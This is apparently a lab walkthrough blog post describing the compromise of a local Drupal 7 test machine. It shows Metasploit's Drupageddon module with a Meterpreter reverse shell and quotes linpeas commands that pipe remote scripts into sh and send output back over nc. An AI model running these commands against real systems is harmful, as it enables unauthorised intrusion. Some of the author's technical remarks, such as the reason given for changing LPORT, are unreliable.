@import url("http://10.0.2.15/drupal/modules/user/user.css?or3865");</style>
<style type="text/css" media="all">@import url("http://10.0.2.15/drupal/themes/bartik/css/layout.css?or3865");
@import url("http://10.0.2.15/drupal/themes/bartik/css/style.css?or3865");
@import url("http://10.0.2.15/drupal/themes/bartik/css/colors.css?or3865");</style>
<style type="text/css" media="print">@import url("http://10.0.2.15/drupal/themes/bartik/css/print.css?or3865");</style>

<!--[if lte IE 7]>
<link type="text/css" rel="stylesheet" href="http://10.0.2.15/drupal/themes/bartik/css/ie.css?or3865" media="all" />
<![endif]-->

<!--[if IE 6]>
<link type="text/css" rel="stylesheet" href="http://10.0.2.15/drupal/themes/bartik/css/ie6.css?or3865" media="all" />
<![endif]-->
  <script type="text/javascript" src="http://10.0.2.15/drupal/misc/jquery.js?v=1.4.4"></script>
<script type="text/javascript" src="http://10.0.2.15/drupal/misc/jquery.once.js?v=1.2"></script>
<script type="text/javascript" src="http://10.0.2.15/drupal/misc/drupal.js?or3865"></script>
<script type="text/javascript">
<!--//--><![CDATA[//><!--
jQuery.extend(Drupal.settings, {"basePath":"\/drupal\/","pathPrefix":"","ajaxPageState":{"theme":"bartik","theme_token":"nOjt85RNu
//--><!]]>
</script>
</head>
<body class="html front not-logged-in one-sidebar sidebar-first page-node" >
  <div id="skip-link">
    <a href="#main-content" class="element-invisible element-focusable">Skip to main content</a>
```


Figure 4. I poked around a bit. Firstly, I clicked through a few links on the site to find some useful information regarding Drupal. What do you know, by viewing the page source, I was able to discover the version of Dupal running on 10.0.2.15.



```
┌──(bitman㉿KaliII)-[~]
└─$ msfconsole -q
msf6 > search drupal 7

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/webapp/drupal_coder_exec) > options

Module options (exploit/unix/webapp/drupal_coder_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_coder_exec) > 
```


Figure 5.

Knowing the version, port, and IP of the service running on our Target, I figured was enough information to locate an exploit in msfconsole. So, I started with the first entry from my search output of Drupal 7. I know I want to gain a shell and then escalate my privileges, but this exploit didn't establish the reverse shell (or in this case, bash). In Figure 6, is where I went with the next exploit.




```
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.0.2.15        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /drupal/         yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4455             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > 
```

Figure 6. I set my payload and set all my options to those specs of the Target machine. I even changed my LPORT for good practice; it’s always good idea to change your default local port because by default security professionals developing Drupal have already patched that particular vulnerability.




```
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4455
[*] Sending stage (39927 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.5:4455 → 10.0.2.15:55855) at 2024-03-15 22:54:56 -0500
ls

meterpreter > ls
Listing: /var/www/html/drupal
=============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  174    fil   2011-07-27 15:17:40 -0500  .gitignore
100644/rw-r--r--  5410   fil   2011-07-27 15:17:40 -0500  .htaccess
100644/rw-r--r--  58875  fil   2011-07-27 15:17:40 -0500  CHANGELOG.txt
100644/rw-r--r--  996    fil   2011-07-27 15:17:40 -0500  COPYRIGHT.txt
100644/rw-r--r--  1447   fil   2011-07-27 15:17:40 -0500  INSTALL.mysql.txt
100644/rw-r--r--  1874   fil   2011-07-27 15:17:40 -0500  INSTALL.pgsql.txt
100644/rw-r--r--  1298   fil   2011-07-27 15:17:40 -0500  INSTALL.sqlite.txt
100644/rw-r--r--  17856  fil   2011-07-27 15:17:40 -0500  INSTALL.txt
100644/rw-r--r--  14940  fil   2011-02-23 18:47:51 -0600  LICENSE.txt
100644/rw-r--r--  7356   fil   2011-07-27 15:17:40 -0500  MAINTAINERS.txt
100644/rw-r--r--  3494   fil   2011-07-27 15:17:40 -0500  README.txt
100644/rw-r--r--  8811   fil   2011-07-27 15:17:40 -0500  UPGRADE.txt
100644/rw-r--r--  6605   fil   2011-07-27 15:17:40 -0500  authorize.php
100644/rw-r--r--  720    fil   2011-07-27 15:17:40 -0500  cron.php
040755/rwxr-xr-x  4096   dir   2011-07-27 15:17:40 -0500  includes
100644/rw-r--r--  529    fil   2011-07-27 15:17:40 -0500  index.php
100644/rw-r--r--  688    fil   2011-07-27 15:17:40 -0500  install.php
040755/rwxr-xr-x  4096   dir   2011-07-27 15:17:40 -0500  misc
040755/rwxr-xr-x  4096   dir   2011-07-27 15:17:40 -0500  modules
040755/rwxr-xr-x  4096   dir   2011-07-27 15:17:40 -0500  profiles
100644/rw-r--r--  1531   fil   2011-07-27 15:17:40 -0500  robots.txt
040755/rwxr-xr-x  4096   dir   2011-07-27 15:17:40 -0500  scripts
040755/rwxr-xr-x  4096   dir   2011-07-27 15:17:40 -0500  sites
040755/rwxr-xr-x  4096   dir   2011-07-27 15:17:40 -0500  themes
100644/rw-r--r--  18039  fil   2011-07-27 15:17:40 -0500  update.php
100644/rw-r--r--  2051   fil   2011-07-27 15:17:40 -0500  web.config
100644/rw-r--r--  417    fil   2011-07-27 15:17:40 -0500  xmlrpc.php

meterpreter > 
```

Figure 7. I ran the payload and gained a meterpreter shell on our target machine. I’m not going to say it yet but we’re getting close.



```
    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system

meterpreter > getuid
Server username: www-data
meterpreter >
meterpreter > shell
Process 2815 created.
Channel 0 created.
ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```

Figure 8. I do a quick UID check to see which user I'm logged in as, or rather the permissions I have. As you can see, I am user: www-data. I also do a quick ls to see what contents were currently in the folder. A bunch of lovely information I can sift through but let's stay on task; I want to escalate my privileges. However, I need to know a lot more information about the system, which I can do a couple of "uname's" but 'uname' doesn't account for system wide audits. Due to this being an Ubuntu machine I'm targeting, Linpeas will do just fine.



```
[+] Login information
 15:17:16 up 46 min,  1 user,  load average: 0.16, 0.06, 0.01
--More--
```

## MacPEAS

Just execute `linpeas.sh` in a MacOS system and the **MacPEAS version will be automatically executed**


## Quick Start

Find the **latest versions of all the scripts and binaries in** the releases page.

```
# From github
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh

# Without curl
python -c "import urllib.request; urllib.request.urlretrieve('https://github.com/carlospolop/PEASS-ng/releases/latest

python3 -c "import urllib.request; urllib.request.urlretrieve('https://github.com/carlospolop/PEASS-ng/releases/lates
```


```
# Local network
sudo python3 -m http.server 80 #Host
curl 10.10.10.10/linpeas.sh | sh #Victim

# Without curl
sudo nc -q 5 -lvnp 80 < linpeas.sh #Host
cat < /dev/tcp/10.10.10.10/80 | sh #Victim

# Excute from memory and send output back to the host
nc -lvnp 9002 | tee linpeas.out #Host
curl 10.10.14.20:8000/linpeas.sh | sh | nc 10.10.14.20 9002 #Victim
```

Figure 9. With the knowledge from Figure 8, I researched how I could install it. All I had to do was curl the github copy released by carlospolop. And since I want the tool to run against the Ubuntu machine, I went back to my opened session on the target (Figure 10), paced the command, hit enter, and watched as hundreds of lines of information populated the screen.



